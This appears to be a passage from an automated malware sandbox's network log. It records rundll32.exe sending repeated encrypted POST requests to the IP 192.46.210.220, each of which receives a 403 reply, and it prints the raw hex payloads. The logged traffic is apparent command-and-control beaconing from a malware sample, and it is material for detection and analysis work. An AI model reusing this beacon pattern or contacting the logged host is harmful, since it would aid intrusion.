2021-10-28 02:51:33 UTC	89	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:33 UTC	89	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:34 UTC	94	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49829	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:37 UTC	94	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:37 UTC	94	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:38 UTC	104	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49759	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:01 UTC	9	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:01 UTC	10	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:02 UTC	14	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:02 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49830	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:37 UTC	99	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:37 UTC	99	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:38 UTC	104	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49837	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:41 UTC	104	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:41 UTC	104	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:41 UTC	114	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49839	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:41 UTC	109	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:41 UTC	109	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:42 UTC	114	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49849	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:45 UTC	114	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:45 UTC	114	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:45 UTC	124	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49850	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:45 UTC	119	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:45 UTC	119	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:46 UTC	124	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49857	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:48 UTC	124	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:48 UTC	124	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:49 UTC	133	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49858	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:49 UTC	129	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:49 UTC	129	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:50 UTC	134	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49870	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:52 UTC	134	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:52 UTC	134	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:53 UTC	143	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49871	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:53 UTC	139	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:53 UTC	139	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:53 UTC	144	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49879	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:56 UTC	144	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:56 UTC	144	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:57 UTC	153	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49764	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:05 UTC	14	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:05 UTC	15	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:05 UTC	19	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:05 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49880	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:57 UTC	149	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
